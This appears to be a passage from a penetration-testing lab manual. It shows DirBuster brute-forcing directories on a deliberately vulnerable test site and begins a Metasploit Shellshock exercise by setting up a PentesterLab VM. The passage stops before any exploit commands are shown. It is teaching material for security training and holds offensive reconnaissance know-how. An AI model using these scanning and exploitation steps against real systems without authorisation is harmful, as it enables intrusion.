


5. Select a list you want to use and click on Browse to open that list, as shown in Figure 6. (You may need to download from github)




6. It will open a Please Select The Directory/File List You Wish To Use window as shown in Figure 7.

7. Browse where your file is saved and select the list by clicking on Select List, as shown in Figure 7.



8. Click on the Start button. When you click on Start, DirBuster starts generating GET requests and sending them to the selected URL with a request for each of the files and directories listed in the wordlist. Figure 8 shows the scan information.



After running DirBuster for some time, you will see the results in Tree View, as shown in Figure 9.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://testphp.vulnweb.com:80/

Scan Information \ Results - List View: Dirs: 7 Files: 14 \ Results - Tree View \ Errors: 0 \

Directory Structure	Response Code	Response Size
[-] /	200	4290
[-] images	200	154
[-] cgi-bin	403	470
[-] index.php	200	196
[-] search.php	200	196
[-] categories.php	200	196
[-] artists.php	200	196
[-] disclaimer.php	200	196
[-] cart.php	200	196
[-] guestbook.php	200	196
[-] AJAX	200	196
[-] login.php	200	196

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 33, (C) 21 requests/sec

Parse Queue Size: 0

Total Requests: 1760/3528786

Time To Finish: 1 Day

Current number of running threads: 10

Change

Back Pause Stop Report

Program paused! /uploads.php

The screenshot shows the OWASP DirBuster application window. At the top, it displays the title 'OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing' and a menu bar with 'File', 'Options', 'About', and 'Help'. Below the menu is the URL 'http://testphp.vulnweb.com:80/'. The main area contains a table titled 'Scan Information \ Results - List View: Dirs: 7 Files: 14 \ Results - Tree View \ Errors: 0 \'. The table has three columns: 'Directory Structure', 'Response Code', and 'Response Size'. The data in the table includes entries for directories like '/', 'images', 'cgi-bin', and 'AJAX', and files like 'index.php', 'search.php', etc., with their respective response codes (e.g., 200, 403) and sizes (e.g., 4290, 154, 470). Below the table, there are several status indicators: 'Current speed: 0 requests/sec' and '(Select and right click for more options)', 'Average speed: (T) 33, (C) 21 requests/sec', 'Parse Queue Size: 0', 'Total Requests: 1760/3528786', 'Time To Finish: 1 Day', 'Current number of running threads: 10' (with a 'Change' button), and control buttons for 'Back', 'Pause' (which is highlighted in blue), and 'Stop'. At the bottom left, it says 'Program paused!', and at the bottom right, there is a link to '/uploads.php'.

Practical 7


Aim: Practical on using Metasploit Framework for exploitation.

Theory:

We will demonstrate how to: Exploit Shellshock vulnerability using Metasploit. In order to carry out this lab, we will require the following: 1.Administrator privileges 2.Kali Linux machine as VM 3.Windows 8.1 machine

Working:

1. To exploit vulnerability in a webserver using Metasploit, perform the following steps: 1.Open a web browser on the Windows 8.1 machine and type www.google.com in the URL. In the Google search bar, type shellshock vm and press Enter. It will give you a list of results. Open the result shown in Figure.




2. Scroll down the Pentesterlab page and click on here as shown in Figure, to download the ISO of a VM with Shellshock vulnerability

The screenshot shows a web browser window with the following details:

- Title Bar:** [PentesterLab] CVE-2014-6271 / +
- Address Bar:** https://pentesterlab.com/exercises/cve-2014-6271
- Content Area:**
 - Section Header:** CVE-2014-6271/Shellshock
 - Description:** This exercise covers the exploitation of a Bash vulnerability through a CGI.
 - Download Options:**
 - ISO:** An ISO icon with the text "ISO". Below it, a link says "The ISO for this exercise can be downloaded by clicking [here](#) (19MB)." A hand cursor icon is positioned over the "here" link.
 - Course:** A course icon with the text "Course". Below it, a link says "https://pentesterlab.com/exercises/cve-2014-6271/iso" n access the course for this exercise by clicking [here](#).

3. Open the VMWare Workstation Pro after the VM is downloaded and click on Create a New Virtual Machine as shown in Figure.




It will start the New Virtual Machine Wizard as shown in Figure.


Select the Typical (recommended) radio button and click on Next, as shown in Figure



4. It will open the Guest Operating System Installation window as shown in Figure 5. Click on Browse and navigate to the ISO you have downloaded in Step 2. Click on Next as shown in Figure




It will open a Select a guest operating system window as shown in Figure 6. Leave the options to default and click Next as shown in Figure




It will open the Name the virtual machine window as shown in Figure.

Type shellshock in the Virtual Machine name: text box and click on Next as shown in Figure




It will open a Specify Disk Capacity window as shown in Figure 7. Leave the options to default and click on Next as shown in Figure

8. Review the settings and click on Finish, as shown in Figure




9.


10. It will start installing the virtual machine. When the virtual machine will be completely installed, it will show you a command-line window as shown in Figure.




11. Type the command ifconfig and press Enter to view the IP address configuration of the machine, as shown in Figure



12. Switch and login to the Kali Linux VM. Open a web browser as shown in Figure




13. Type `http://192.168.0.109` and press Enter to check if the webs server is up and running, as shown in Figure. Here, 192.168.0.109 is the IP address of the shellshock VM.

